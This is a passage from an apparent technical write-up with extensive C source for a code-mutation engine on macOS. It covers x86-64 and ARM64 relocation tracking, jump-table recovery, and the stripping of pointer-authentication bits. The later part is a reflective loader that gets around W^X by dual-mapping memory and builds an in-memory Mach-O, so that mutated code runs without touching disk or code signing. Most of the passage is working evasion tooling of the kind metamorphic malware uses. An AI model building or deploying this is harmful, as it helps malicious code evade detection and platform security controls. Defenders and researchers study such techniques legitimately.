                uint8_t type = (inst.opcode[0] == 0xE8) ? RELOC_CALL : RELOC_JMP;
                reloc_add(table, offset + 1, offset, len, type, rel32, target, true);
            }
        }

        // Conditional jumps (0F 8x)
        else if (inst.raw[0] == 0x0F &&
                 (inst.raw[1] & 0xF0) == 0x80 &&
                 len >= 6) {
            if (offset + 6 <= size) {
                int32_t rel32 = *(int32_t *)(code + offset + 2);
                uint64_t target = base_addr + offset + len + rel32;
                reloc_add(table, offset + 2, offset, len, RELOC_JMP, rel32, target, true);
            }
        }

        // RIP-relative memory operands
        if (inst.has_modrm && (offset + len) <= size) {
            uint8_t modrm = inst.modrm;
            uint8_t mod = (modrm >> 6) & 3;
            uint8_t rm  = modrm & 7;

            // RIP-relative form is mod==0 && rm==5
            // This is the tricky one. On x86-64, when you see a ModR/M byte with
            // mod=0 and rm=5, that's RIP-relative addressing. The instruction is
            // accessing memory at [rip + displacement]. We need to track that
            // displacement because if we move the instruction, the displacement
            // needs to change to still point to the same memory location.
            if (mod == 0 && rm == 5) {
                size_t disp_off = inst.disp_offset;
                if (!disp_off && inst.modrm_offset > 0)
                    disp_off = (size_t)(inst.modrm_offset + 1);

                if (disp_off > 0 && disp_off + 4 <= len && offset + disp_off + 4 <= size) {
                    int32_t disp32 = *(int32_t *)(code + offset + disp_off);
                    uint64_t target = base_addr + offset + len + disp32;
                    reloc_add(table, offset + disp_off, offset, len, RELOC_LEA, disp32, target, true);
                }
            }
        }

        // Computed jumps (FF /4 = JMP r/m)
        if (inst.opcode[0] == 0xFF && inst.has_modrm) {
            uint8_t reg = modrm_reg(inst.modrm);
            uint8_t mod = (inst.modrm >> 6) & 3;
            uint8_t rm = inst.modrm & 7;

            if (reg == 4 && mod != 3) {
                // This is a computed jump, likely a jump table. These are nasty
                // because the jump target is calculated at runtime from a table
                // of addresses. We need to track both the instruction that reads
                // from the table AND the table data itself.
                if (rm == 4 && inst.has_sib) {
                    // SIB-based addressing
                    if (inst.disp_size == 4 && inst.disp_offset > 0 &&
                        offset + inst.disp_offset + 4 <= size) {
                        int32_t disp32 = inst.disp;
                        uint64_t table_addr = base_addr + offset + len + disp32;

                        if (iz_internal(table_addr, base_addr, size)) {
                            reloc_add(table, offset + inst.disp_offset, offset, len,
                                     RELOC_LEA, disp32, table_addr, true);

                            // Scan the jump table data
                            size_t table_file_offset = (size_t)(table_addr - base_addr);
                            if (table_file_offset < size) {
                                jump_table(code, size, table_file_offset, base_addr, table);
                            }
                        }
                    }
                }
                // RIP-relative jump table
                else if (mod == 0 && rm == 5 && inst.disp_size == 4 &&
                         inst.disp_offset > 0 && offset + inst.disp_offset + 4 <= size) {
                    int32_t disp32 = inst.disp;
                    uint64_t table_addr = base_addr + offset + len + disp32;

                    if (iz_internal(table_addr, base_addr, size)) {
                        reloc_add(table, offset + inst.disp_offset, offset, len,
                                 RELOC_LEA, disp32, table_addr, true);

                        size_t table_file_offset = (size_t)(table_addr - base_addr);
                        if (table_file_offset < size) {
                            jump_table(code, size, table_file_offset, base_addr, table);
                        }
                    }
                }
            }
        }

        offset += len ? len : 1;
    }
}
ARM scanning: ARM is simpler in some ways because instructions are fixed-width. Every instruction is exactly 4 bytes, no exceptions. This means we don’t have to deal with variable-length decoding, we just walk through in 4-byte steps. But the encoding is more complex because all those bits have to fit in 32 bits, so immediates are scattered across different bit fields and you have to extract and reassemble them.
static void scan_arm64(uint8_t *code, size_t size,
                       reloc_table_t *table, uint64_t base_addr) {
    for (size_t i = 0; i < size - 4; i += 4) {
        uint32_t insn = *(uint32_t*)(code + i);

        // B/BL instructions (128MB range)
        if ((insn & 0x7C000000) == 0x14000000) {
            int32_t imm26 = (int32_t)(insn & 0x03FFFFFF);
            if (imm26 & 0x02000000) imm26 |= 0xFC000000;  // Sign extend

            int64_t offset = imm26 * 4;
            uint64_t target = base_addr + i + offset;

            uint8_t type = (insn & 0x80000000) ? RELOC_CALL : RELOC_JMP;
            reloc_add(table, i, i, 4, type, offset, target, true);
        }

        // B.cond (conditional branch, 1MB range)
        else if ((insn & 0xFF000010) == 0x54000000) {
            int32_t imm19 = (int32_t)((insn >> 5) & 0x7FFFF);
            if (imm19 & 0x40000) imm19 |= 0xFFF80000;

            int64_t offset = imm19 * 4;
            uint64_t target = base_addr + i + offset;
            reloc_add(table, i, i, 4, RELOC_JMP, offset, target, true);
        }

        // CBZ/CBNZ (compare and branch, 1MB range)
        else if ((insn & 0x7E000000) == 0x34000000) {
            int32_t imm19 = (int32_t)((insn >> 5) & 0x7FFFF);
            if (imm19 & 0x40000) imm19 |= 0xFFF80000;

            int64_t offset = imm19 * 4;
            uint64_t target = base_addr + i + offset;
            reloc_add(table, i, i, 4, RELOC_JMP, offset, target, true);
        }

        // ADRP (page-relative addressing, 4GB range)
        else if ((insn & 0x9F000000) == 0x90000000) {
            int64_t immlo = (insn >> 29) & 0x3;
            int64_t immhi = (insn >> 5) & 0x7FFFF;
            int64_t imm = (immhi << 2) | immlo;
            if (imm & 0x100000) imm |= 0xFFFFFFFFFFE00000LL;

            int64_t offset = imm * 4096;  // Page offset
            uint64_t target = (base_addr + i) & ~0xFFFULL;
            target += offset;
            reloc_add(table, i, i, 4, RELOC_LEA, offset, target, true);
        }

        // ADR (PC-relative addressing, 1MB range)
        else if ((insn & 0x9F000000) == 0x10000000) {
            int64_t immlo = (insn >> 29) & 0x3;
            int64_t immhi = (insn >> 5) & 0x7FFFF;
            int64_t imm = (immhi << 2) | immlo;
            if (imm & 0x100000) imm |= 0xFFFFFFFFFFE00000LL;

            uint64_t target = base_addr + i + imm;
            reloc_add(table, i, i, 4, RELOC_LEA, imm, target, true);
        }

        // LDR literal (load from PC-relative address, 1MB range)
        else if ((insn & 0x3B000000) == 0x18000000) {
            int32_t imm19 = (int32_t)((insn >> 5) & 0x7FFFF);
            if (imm19 & 0x40000) imm19 |= 0xFFF80000;

            int64_t offset = imm19 * 4;
            uint64_t target = base_addr + i + offset;
            reloc_add(table, i, i, 4, RELOC_LEA, offset, target, true);
        }
    }
}
Jump tables are tricky as hell. They’re data, not code, but they contain addresses that need fixing. The problem is distinguishing them from actual data. If you see a 64-bit value in the code section, is it an address in a jump table, or is it a constant that happens to look like an address? Get it wrong and you either miss a relocation (crash) or corrupt actual data (crash in a different way).
Our approach is conservative. When we find a computed jump instruction, we look at where it’s reading from. If that location is inside our code section, we assume it’s a jump table and start scanning. We try to read entries as 64-bit absolute addresses first. For each entry, we check if it looks like a valid code address. If it does, we add it to the relocation table. If it doesn’t, we assume we’ve hit the end of the table and stop.
If we don’t find any valid 64-bit entries, we try again with 32-bit relative offsets. Some compilers use relative offsets instead of absolute addresses to save space. Same logic applies: read an entry, check if it looks valid, add it or stop.
static void jump_table(uint8_t *code, size_t size, size_t table_offset,
                       uint64_t base_addr, reloc_table_t *table) {
    if (!code || !table || table_offset >= size) return;

    const size_t max_entries = 64;
    size_t entries_found = 0;

    // Try 64-bit absolute addresses first
    for (size_t i = 0; i < max_entries; i++) {
        size_t entry_offset = table_offset + i*8;
        if (entry_offset + 8 > size) break;

        uint64_t entry_addr = 0;
        memcpy(&entry_addr, code + entry_offset, sizeof(entry_addr));

        if (code_addr(entry_addr, base_addr, size)) {
            reloc_add(table, entry_offset, entry_offset, 8,
                     RELOC_ABS64, 0, entry_addr, false);
            entries_found++;
        } else {
            break;  // Not a valid address, end of table
        }
    }

    // If no 64-bit entries, try 32-bit relative offsets
    if (entries_found == 0) {
        for (size_t i = 0; i < max_entries; i++) {
            size_t entry_offset = table_offset + i*4;
            if (entry_offset + 4 > size) break;

            int32_t rel_offset = 0;
            memcpy(&rel_offset, code + entry_offset, sizeof(rel_offset));
            uint64_t target = base_addr + entry_offset + rel_offset;

            if (rel_offset >= -0x10000 && rel_offset <= 0x10000 &&
                iz_internal(target, base_addr, size)) {
                reloc_add(table, entry_offset, entry_offset, 4,
                         RELOC_REL32, rel_offset, target, true);
                entries_found++;
            } else {
                break;
            }
        }
    }
}
After mutation changes offsets, we need to fix every reference we tracked. The basic algorithm is simple, for each relocation entry, calculate the new displacement and write it back to the code. But the devil is in the details.
First, we calculate the “slide”, which is how much the code moved. If we’re doing in-memory mutation and the code didn’t move at all, we can skip this entire step. But usually the code did move, either because we’re loading it at a different address or because we injected code earlier in the binary.
For each relocation entry, we need to figure out the new displacement. For PC-relative references, this means calculating where the instruction is now, where the target is now, and computing the difference. The instruction moved by the slide amount. The target also moved by the slide amount (assuming it’s internal to our code). So the new displacement is: (old_target + slide) - (old_instruction + slide + instruction_length).
But here’s the catch: the displacement has to fit in the instruction encoding. On x86-64, most branches use a 32-bit signed displacement. That gives you a range of 2GB, which sounds like a lot, but if you’re doing aggressive code expansion, you can hit that limit. On ARM64, different instruction types have different ranges. A B or BL instruction can reach 128MB. A conditional branch can only reach 1MB. If your mutation pushes a target outside that range, the relocation fails and you have to roll back the entire mutation.
bool reloc_apply(uint8_t *code, size_t size, reloc_table_t *table,
                 uint64_t new_base, uint8_t arch) {
    // Calculate how much the code moved
    int64_t slide = (int64_t)new_base - (int64_t)table->original_base;

    // If code didn't move, nothing to do
    if (slide == 0) return true;

    size_t fixed = 0;
    size_t failed = 0;

    for (size_t i = 0; i < table->count; i++) {
        reloc_entry_t *rel = &table->entries[i];

        if (rel->is_relative) {
            // Get instruction boundaries
            size_t inst_start = rel->instruction_start;
            size_t inst_len = rel->instruction_len;

            // Calculate new PC (end of instruction)
            uint64_t new_pc = new_base + inst_start + inst_len;

            // Calculate new target (target moved with code)
            uint64_t old_target = rel->target;
            uint64_t new_target = old_target + slide;

            // Calculate new displacement
            int64_t new_offset = (int64_t)new_target - (int64_t)new_pc;

            // x86-64: Check if it fits in rel32
            if (arch == ARCH_X86) {
                if (new_offset < INT32_MIN || new_offset > INT32_MAX) {
                    failed++;
                    continue;
                }

                // Apply the fix
                *(int32_t*)(code + rel->offset) = (int32_t)new_offset;
                fixed++;
            }

            // ARM64: Different range limits per instruction type
            else if (arch == ARCH_ARM) {
                uint32_t *insn_ptr = (uint32_t*)(code + inst_start);
                uint32_t insn = *insn_ptr;

                // B/BL: 128MB range
                if ((insn & 0x7C000000) == 0x14000000) {
                    int64_t max_range = (1LL << 27);
                    if (new_offset < -max_range || new_offset >= max_range ||
                        (new_offset & 3) != 0) {
                        failed++;
                        continue;
                    }

                    uint32_t new_insn = (insn & 0xFC000000) |
                                       ((new_offset / 4) & 0x3FFFFFF);
                    *insn_ptr = new_insn;
                    fixed++;
                }

                // B.cond, CBZ, CBNZ: 1MB range
                else if ((insn & 0xFF000010) == 0x54000000 ||
                         (insn & 0x7E000000) == 0x34000000) {
                    int64_t max_range = (1LL << 20);
                    if (new_offset < -max_range || new_offset >= max_range ||
                        (new_offset & 3) != 0) {
                        failed++;
                        continue;
                    }

                    uint32_t new_insn = (insn & 0xFF00001F) |
                                       (((new_offset / 4) & 0x7FFFF) << 5);
                    *insn_ptr = new_insn;
                    fixed++;
                }

                // ADRP: 4GB page range
                else if ((insn & 0x9F000000) == 0x90000000) {
                    uint64_t target_page = (new_target & ~0xFFFULL);
                    uint64_t pc_page = (new_pc & ~0xFFFULL);
                    int64_t page_offset = (int64_t)target_page - (int64_t)pc_page;

                    if (page_offset < -(1LL << 32) || page_offset >= (1LL << 32)) {
                        failed++;
                        continue;
                    }

                    int64_t imm = page_offset / 4096;
                    uint32_t immlo = imm & 0x3;
                    uint32_t immhi = (imm >> 2) & 0x7FFFF;
                    uint32_t new_insn = (insn & 0x9F00001F) |
                                       (immlo << 29) | (immhi << 5);
                    *insn_ptr = new_insn;
                    fixed++;
                }

                // ADR: 1MB range
                else if ((insn & 0x9F000000) == 0x10000000) {
                    if (new_offset < -(1LL << 20) || new_offset >= (1LL << 20)) {
                        failed++;
                        continue;
                    }

                    uint32_t immlo = new_offset & 0x3;
                    uint32_t immhi = (new_offset >> 2) & 0x7FFFF;
                    uint32_t new_insn = (insn & 0x9F00001F) |
                                       (immlo << 29) | (immhi << 5);
                    *insn_ptr = new_insn;
                    fixed++;
                }

                // LDR literal: 1MB range
                else if ((insn & 0x3B000000) == 0x18000000) {
                    int64_t max_range = (1LL << 20);
                    if (new_offset < -max_range || new_offset >= max_range ||
                        (new_offset & 3) != 0) {
                        failed++;
                        continue;
                    }

                    uint32_t new_insn = (insn & 0xFF00001F) |
                                       (((new_offset / 4) & 0x7FFFF) << 5);
                    *insn_ptr = new_insn;
                    fixed++;
                }
            }
        }

        // Absolute 64-bit addresses
        else if (rel->type == RELOC_ABS64) {
            if (rel->offset + 8 > size) {
                failed++;
                continue;
            }

            uint64_t *ptr = (uint64_t*)(code + rel->offset);
            *ptr += slide;
            fixed++;
        }
    }

    // If any relocations failed, the code is broken
    return (failed == 0);
}
When you inject code like opaque predicates or dead code, you shift everything after the injection point. This means all the relocations we carefully tracked are now pointing to the wrong offsets. We need to update them before we can apply them.
The logic is simple but you have to get it exactly right. For each relocation entry, we check three things: did the instruction move, did the target move, and did the PC calculation point move. An instruction moves if it’s at or after the insertion point. A target moves if it’s at or after the insertion point. The PC calculation point is the end of the instruction, so it moves if the instruction moves.
If any of these moved, we need to update the relocation entry. We add the number of inserted bytes to the relevant offsets. Then, if it’s a PC-relative reference and either the instruction or target moved, we need to recalculate the displacement and write it back to the code immediately. We can’t wait until the application phase because we might do more insertions, and each one needs to see the correct state.
bool reloc_update(reloc_table_t *table, size_t insertion_offset,
                  size_t bytes_inserted, uint8_t *code,
                  size_t code_size, uint64_t base_addr, uint8_t arch) {
    if (!table || !code || bytes_inserted == 0) return true;

    for (size_t i = 0; i < table->count; i++) {
        reloc_entry_t *rel = &table->entries[i];

        // Did the instruction move?
        bool inst_moved = (rel->instruction_start >= insertion_offset);

        // Did the target move?
        bool target_moved = (rel->target >= base_addr + insertion_offset);

        // Update offsets
        if (inst_moved) {
            rel->offset += bytes_inserted;
            rel->instruction_start += bytes_inserted;
        }

        if (target_moved) {
            rel->target += bytes_inserted;
        }

        // Recalculate displacement if needed
        if (rel->is_relative && (inst_moved || target_moved)) {
            uint64_t new_pc = base_addr + rel->instruction_start + rel->instruction_len;
            int64_t new_disp = (int64_t)rel->target - (int64_t)new_pc;

            // Check if still fits
            if (arch == ARCH_X86) {
                if (new_disp < INT32_MIN || new_disp > INT32_MAX) {
                    return false;  // Insertion broke this relocation
                }

                // Update the code
                *(int32_t*)(code + rel->offset) = (int32_t)new_disp;
            }
        }
    }

    return true;
}
Pointer Authentication Codes are Apple’s mitigation against ROP and JOP attacks on ARM64. They sign pointers with a cryptographic MAC stored in the unused high bits of 64-bit pointers. It’s actually pretty clever: on ARM64, virtual addresses only use the bottom 48 bits or so, leaving the top 16 bits unused. Apple uses those bits to store a signature that’s checked when you dereference the pointer.
The problem for us is that PAC bits interfere with address calculations. When we’re scanning for relocations, we might see a pointer that looks like 0xBFFF000012345678. The actual address is 0x000012345678, but the PAC signature is 0xBFFF. If we try to check whether this address is inside our code section, we’ll get the wrong answer because we’re comparing the signed pointer against unsigned addresses.
The solution is to strip PAC bits before doing any address calculations. On ARM64, we just mask off the top 16 bits with target & 0x0000FFFFFFFFFFFFull. This gives us the actual address without the signature. Then we can do our normal checks.
bool iz_internal(uint64_t target, uint64_t base, size_t size) {
    #if defined(__aarch64__) || defined(_M_ARM64)
        // Strip PAC bits from high bits (ARM64 PAC uses top byte)
        target = target & 0x0000FFFFFFFFFFFFull;
    #endif

    // Check if within code range
    if (target < base || target >= base + size) {
        return false;
    }

    // Prefer aligned addresses
    #if defined(__aarch64__) || defined(_M_ARM64)
        // ARM64 instructions are 4-byte aligned
        if ((target & 0x3) != 0) {
            return false;
        }
    #endif

    return true;
}
We also need to identify PAC instructions themselves and mark them as protected. These are instructions like PACIASP (sign return address on stack) and AUTIASP (authenticate return address). We can’t mutate these because they’re part of the security mechanism. If we shuffle them around or change their context, the authentication will fail and the program will crash. So the decoder identifies them by their opcode patterns and marks them as privileged instructions that can’t be touched.
static bool is_priv(uint32_t insn) {
    // PAC instructions are privileged operations
    if ((insn & 0xFFFFFBFFu) == 0xD503233Fu) return true;  // PACIASP/PACIBSP
    if ((insn & 0xFFFFFBFFu) == 0xD50323BFu) return true;  // AUTIASP/AUTIBSP
    if ((insn & 0xFFE0FC00u) == 0xDAC10000u) return true;  // PACIA/PACIB/etc
    if ((insn & 0xFFE0FC00u) == 0xDAC11000u) return true;  // AUTIA/AUTIB/etc
    return false;
}
After applying relocations, we validate that nothing broke. This is the reloc_overz() function, and it’s our last line of defense against broken mutations. We walk through every relocation entry and check if the displacement still fits in the instruction encoding.
For x86-64, this is simple: check if the displacement is between INT32_MIN and INT32_MAX. If it’s not, we’ve got an overflow and the mutation is invalid.
For ARM64, it’s more complex because different instruction types have different range limits. We have to decode the instruction at the relocation point, figure out what type it is, and check against the appropriate limit. A B or BL instruction can handle 128MB. A conditional branch can only handle 1MB. A TBZ or TBNZ instruction can only handle 32KB.
If we find any overflows, we return the count. The mutation engine checks this count, and if it’s non-zero, it rolls back the entire mutation. Better to skip a mutation than to produce broken code.
size_t reloc_overz(reloc_table_t *table, uint8_t *code, size_t code_size,
                   uint64_t base_addr, uint8_t arch) {
    if (!table || !code) return 0;

    size_t count_0z = 0;

    for (size_t i = 0; i < table->count; i++) {
        reloc_entry_t *rel = &table->entries[i];

        if (!rel->is_relative) continue;

        uint64_t pc = base_addr + rel->instruction_start + rel->instruction_len;
        uint64_t target = rel->target;
        int64_t disp = (int64_t)target - (int64_t)pc;

        if (arch == ARCH_X86) {
            if (disp < INT32_MIN || disp > INT32_MAX) {
                count_0z++;
            }
        } else if (arch == ARCH_ARM) {
            // Check based on instruction type
            if (rel->instruction_start + 4 <= code_size) {
                uint32_t insn = *(uint32_t*)(code + rel->instruction_start);

                // B/BL: 128MB
                if ((insn & 0x7C000000) == 0x14000000) {
                    if (disp < -(1LL << 27) || disp >= (1LL << 27) ||
                        (disp & 3) != 0) {
                        count_0z++;
                    }
                }
                // B.cond, CBZ, CBNZ: 1MB
                else if ((insn & 0xFF000010) == 0x54000000 ||
                         (insn & 0x7E000000) == 0x34000000) {
                    if (disp < -(1LL << 20) || disp >= (1LL << 20) ||
                        (disp & 3) != 0) {
                        count_0z++;
                    }
                }
            }
        }
    }

    return count_0z;
}
If any relocation has overflowed, the mutation is invalid and must be rolled back. No exceptions, no “maybe it’ll work anyway”. It won’t. The CPU will try to encode a displacement that doesn’t fit, and you’ll get garbage in your instruction stream.
I know this isn’t the sexy part of building a mutation engine but it is what it is, Without a solid relocation engine, block shuffling crashes immediately. Code expansion breaks all your branches. Opaque predicates corrupt control flow. CFG flattening produces garbage. if you can’t fix up the references, you’ve got nothing.
Reflective Loading
So you’ve mutated your code. It’s been through generations of transformations, expansions, CFG manipulation, and obfuscation. Now what? You can’t just write it back to disk that breaks code signing as we explained before, The trick is reflective loading load and execute the mutated code purely from memory, never touching the filesystem.
This is where the rubber meets the road. All that mutation work is useless if you can’t actually run it. And on macOS, running arbitrary code from memory is not trivial. The system has W^X enforcement, code signing requirements, and a loader that expects properly formatted Mach-O binaries. You can’t just mmap() some bytes and jump to them.
As we know macOS enforces W^X (Write XOR Execute) at the hardware level. Memory pages can be writable OR executable, but not both at the same time. This prevents classic code injection attacks where you write shellcode to memory and then execute it.
The system simply refuses to give you RWX memory. You can have RW or RX, but not both. So how do you write code to memory and then execute it?
The trick is to map the same physical memory twice with different permissions. One mapping is read-write for setup. The other mapping is read-execute for running. Changes to the RW mapping are visible in the RX mapping because they’re backed by the same physical pages.
void* alloc_dual(size_t size, void **rx_out) {
    kern_return_t kr;
    mach_port_t task = mach_task_self();

    /* Allocate RW memory first */
    vm_address_t rw_addr = 0;
    kr = vm_allocate(task, &rw_addr, size, VM_FLAGS_ANYWHERE);

    kr = vm_protect(task, rw_addr, size, FALSE, VM_PROT_READ | VM_PROT_WRITE);

    /* Create RX mapping of the same memory */
    vm_address_t rx_addr = 0;
    vm_prot_t cur_prot, max_prot;

    kr = vm_remap(task, &rx_addr, size, 0,
                  VM_FLAGS_ANYWHERE | VM_FLAGS_RETURN_DATA_ADDR,
                  task, rw_addr, FALSE,
                  &cur_prot, &max_prot, VM_INHERIT_NONE);

    /* Set RX mapping to read+execute */
    kr = vm_protect(task, rx_addr, size, FALSE, VM_PROT_READ | VM_PROT_EXEC);

    *rx_out = (void*)rx_addr;
    return (void*)rw_addr;
}
This uses vm_remap() to create a second mapping of the same physical memory. The RW mapping is at rw_addr, the RX mapping is at rx_addr. Write to rw_addr, execute from rx_addr. Simple.
Except vm_remap() doesn’t always work. Apple has been tightening restrictions on it. On some macOS versions, it fails. So we need fallbacks. If vm_remap() fails, we try file-backed memory via shm_open():
int shm_fd = -1;
char shm_name[64];
snprintf(shm_name, sizeof(shm_name), "/tmp.%d.%lx", getpid(), (unsigned long)time(NULL));

shm_fd = shm_open(shm_name, O_RDWR | O_CREAT | O_EXCL, 0600);
shm_unlink(shm_name);  // Unlink immediately so it's anonymous

if (ftruncate(shm_fd, total_size) == 0) {
    void *mem = mmap(NULL, total_size, PROT_READ | PROT_WRITE,
                    MAP_SHARED, shm_fd, 0);

    if (mem != MAP_FAILED) {
        // Use this memory
    }
}
File-backed memory has a better chance of getting execute permission later. The system is more lenient with file-backed pages than anonymous pages. We create a shared memory object, immediately unlink it (so it’s not visible in the filesystem), and map it.
Later, we can try to change it to executable:
if (mprotect(mem, size, PROT_READ | PROT_EXEC) == 0) {
    // Success
}
This doesn’t always work either, but it works more often than trying to make anonymous memory executable.
The loader tries all three approaches, The code tracks which method succeeded:
mapping_t *mapping = calloc(1, sizeof(mapping_t));
mapping->size = total_size;
mapping->is_dual = false;
mapping->is_jit = false;

// Try dual mapping
void *rw = alloc_dual(total_size, &rx);
if (rw && rx && rw != rx) {
    mapping->rw_base = rw;
    mapping->rx_base = rx;
    mapping->is_dual = true;
    goto have_memory;
}

// Try file-backed
// ...

// Try anonymous
// ...

have_memory:
    // Continue with whatever worked
Once you have executable memory, you need to put a valid Mach-O binary in it. The macOS loader expects a specific structure. You can’t just dump raw code and jump to it - the system needs headers, load commands, and proper segment layout.
Let’s builds a minimal but valid Mach-O structure around the mutated code:
uint8_t *wrap_macho(const uint8_t *code, size_t code_sz, size_t *out_sz) {
    macho_builder_t *b = builder_init(code_sz);

    build_header(b);
    build_page0(b);
    build_text(b);
    build_linkedit(b);
    build_symtab(b);
    build_dysymtab(b);
    build_entry(b);
    write_code(b, code, code_sz);
    init_symbol(b);

    if (!macho_stuff(b)) {
        builder_free(b);
        return NULL;
    }

    size_t final_sz = calculate_fsz(b);
    *out_sz = final_sz;

    uint8_t *res = b->buffer;
    b->buffer = NULL;

    builder_free(b);
    return res;
}
This creates a complete Mach-O binary with:
- Mach-O header - Magic number, CPU type, file type, load command count
__PAGEZEROsegment - The zero page that catches null pointer dereferences__TEXTsegment - Contains the actual code__LINKEDITsegment - Symbol and string tables (mostly empty)- LC_SYMTAB - Symbol table load command
- LC_DYSYMTAB - Dynamic symbol table load command
- LC_MAIN - Entry point specification
Let’s look at each piece.
static void build_header(macho_builder_t *b) {
    macho_header_t *h = (macho_header_t *)b->buffer;

    h->header.magic = MH_MAGIC_64;

#if defined(__x86_64__)
    h->header.cputype    = CPU_TYPE_X86_64;
    h->header.cpusubtype = CPU_SUBTYPE_X86_64_ALL;
#elif defined(__aarch64__)
    h->header.cputype    = CPU_TYPE_ARM64;
    h->header.cpusubtype = CPU_SUBTYPE_ARM64_ALL;
#endif

    h->header.filetype = MH_EXECUTE;
    h->header.ncmds    = 6;
    h->header.flags    = MH_NOUNDEFS | MH_DYLDLINK | MH_TWOLEVEL | MH_PIE;
The magic number MH_MAGIC_64 (0xFEEDFACF) identifies this as a 64-bit Mach-O. The CPU type matches the architecture we’re running on. The file type is MH_EXECUTE - this is an executable, not a library or bundle.
The flags are important:
MH_NOUNDEFS- No undefined symbols (we’re self-contained)MH_DYLDLINK- Uses dynamic linker (even though we don’t)MH_TWOLEVEL- Two-level namespace for symbolsMH_PIE- Position-independent executable
The MH_PIE flag is critical. It tells the loader this binary can be loaded at any address. Without it, the loader expects the binary at a fixed address, which won’t work for reflective loading.
static void build_page0(macho_builder_t *b) {
    macho_header_t *h = (macho_header_t *)b->buffer;

    strncpy(h->pagezero_segment.segname, "__PAGEZERO", 16);
    h->pagezero_segment.cmd      = LC_SEGMENT_64;
    h->pagezero_segment.cmdsize  = sizeof(struct segment_command_64);
    h->pagezero_segment.vmaddr   = 0;
    h->pagezero_segment.vmsize   = PS_64;  // 4GB
    h->pagezero_segment.fileoff  = 0;
    h->pagezero_segment.filesize = 0;
    h->pagezero_segment.maxprot  = 0;
    h->pagezero_segment.initprot = 0;
The PAGEZERO segment is a 4GB region at address 0 with no permissions. It catches null pointer dereferences. If you dereference a null pointer, you access this region and get a segfault. It has zero file size it doesn’t take up space in the binary, only in the virtual address space.
static void build_text(macho_builder_t *b) {
    macho_header_t *h = (macho_header_t *)b->buffer;

    size_t vmaddr   = PS_64;  // Start after __PAGEZERO
    size_t fileoff  = 0;
    size_t code_off = ALIGN_P(b->header_size);
    size_t fsize    = code_off + ALIGN_P(b->code_size);

    b->code_offset = code_off;

    strncpy(h->text_segment.segname, "__TEXT", 16);
    h->text_segment.cmd      = LC_SEGMENT_64;
    h->text_segment.cmdsize  = sizeof(struct segment_command_64) + sizeof(struct section_64);
    h->text_segment.vmaddr   = vmaddr;
    h->text_segment.vmsize   = fsize;
    h->text_segment.fileoff  = fileoff;
    h->text_segment.filesize = fsize;
    h->text_segment.maxprot  = VM_PROT_READ | VM_PROT_EXECUTE;
    h->text_segment.initprot = VM_PROT_READ | VM_PROT_EXECUTE;
    h->text_segment.nsects   = 1;
The __TEXT segment starts at 4GB (after __PAGEZERO) and contains the actual code. It has read and execute permissions, but not write. The file offset is 0 - it starts at the beginning of the file.
Inside __TEXT, there’s a __text section:
    strncpy(h->text_section.sectname, "__text", 16);
    strncpy(h->text_section.segname, "__TEXT", 16);
    h->text_section.addr       = vmaddr + code_off;
    h->text_section.size       = b->code_size;
    h->text_section.offset     = code_off;
    h->text_section.align      = 4;
    h->text_section.flags      = S_ATTR_PURE_INSTRUCTIONS | S_ATTR_SOME_INSTRUCTIONS;
The section flags tell the loader this contains executable code. The alignment is 4 bytes (16 bytes would be better, but 4 works).
static void build_linkedit(macho_builder_t *b) {
    macho_header_t *h = (macho_header_t *)b->buffer;

    size_t fileoff  = h->text_segment.fileoff + h->text_segment.filesize;
    size_t vmaddr   = h->text_segment.vmaddr + h->text_segment.vmsize;
    size_t size     = 2048;

    b->symtab_offset = fileoff;
    b->strtab_offset = fileoff + 1024;
    b->strtab_size   = 1024;

    strncpy(h->linkedit_segment.segname, "__LINKEDIT", 16);
    h->linkedit_segment.cmd      = LC_SEGMENT_64;
    h->linkedit_segment.vmaddr   = vmaddr;
    h->linkedit_segment.vmsize   = ALIGN_P(size);
    h->linkedit_segment.fileoff  = fileoff;
    h->linkedit_segment.filesize = size;
    h->linkedit_segment.maxprot  = VM_PROT_READ;
    h->linkedit_segment.initprot = VM_PROT_READ;
The __LINKEDIT segment contains symbol and string tables. We create empty tables just enough to satisfy the loader. The segment is read-only and comes after __TEXT in both file and VM layout.
The Entry Point
static void build_entry(macho_builder_t *b) {
    macho_header_t *h = (macho_header_t *)b->buffer;

    h->entry_cmd.cmd      = LC_MAIN;
    h->entry_cmd.cmdsize  = sizeof(struct entry_point_command);
    h->entry_cmd.entryoff = b->code_offset;
    h->entry_cmd.stacksize = 0;
}
The LC_MAIN load command tells the loader where execution should start. The entryoff is a file offset, not a virtual address. It points to the beginning of our code. After building the structure, we validate it:
static bool macho_stuff(macho_builder_t *b) {
    macho_header_t *h = (macho_header_t *)b->buffer;

    if (h->header.magic != MH_MAGIC_64) goto fail;
    if (h->header.filetype != MH_EXECUTE) goto fail;
    if (!h->header.ncmds || h->header.ncmds > 100) goto fail;

    // Check segment alignment
    if (h->text_segment.fileoff % PS_64) goto fail;
    if (h->linkedit_segment.fileoff % PS_64) goto fail;

    // Check segment ordering
    if (h->text_segment.vmaddr < h->pagezero_segment.vmaddr + h->pagezero_segment.vmsize) goto fail;

    // Check permissions
    if (!(h->text_segment.initprot & VM_PROT_EXECUTE)) goto fail;

    // Check entry point
    if (h->entry_cmd.entryoff < h->text_segment.fileoff ||
        h->entry_cmd.entryoff >= h->text_segment.fileoff + h->text_segment.filesize) goto fail;

    return true;

fail:
    return false;
}
This catches common issues and once we have a valid Mach-O structure, we need to parse it and map it into memory. The prase_macho() function (yes, it’s misspelled in the code) handles this:
static image_t* prase_macho(uint8_t *data, size_t size) {
    struct mach_header_64 *mh = (struct mach_header_64 *)data;

    // Validate magic and CPU type
    if (mh->magic != MH_MAGIC_64) return NULL;
    if (mh->cputype != CPU_TYPE_X86_64 && mh->cputype != CPU_TYPE_ARM64) return NULL;

    // Allocate image structure
    image_t *image = calloc(1, sizeof(image_t));

    // Map executable memory
    mapping_t *mapping = map_exec(data, size);
    if (!mapping) {
        free(image);
        return NULL;
    }

    // Store mapping info
    image->base = mapping->rx_base;
    image->size = mapping->size;
    image->rw_base = mapping->rw_base;
    image->is_dual_mapped = mapping->is_dual;
The first step is validation. We check the magic number and CPU type. If they’re wrong, we bail immediately.
Then we allocate an image_t structure to track this loaded image.
- Base address (RX mapping)
- Size
- RW base address (if dual-mapped)
- Entry point
- Relocation table
- Original data pointer
The map_exec() function does the actual memory allocation using the three-tier strategy we discussed earlier. Before mapping, we need to figure out how much memory we need:
static mapping_t* map_exec(uint8_t *data, size_t size) {
    struct mach_header_64 *mh = (struct mach_header_64 *)data;

    uint64_t min_vmaddr = UINT64_MAX;
    uint64_t max_vmaddr = 0;

    uint8_t *ptr = (uint8_t *)mh + sizeof(struct mach_header_64);
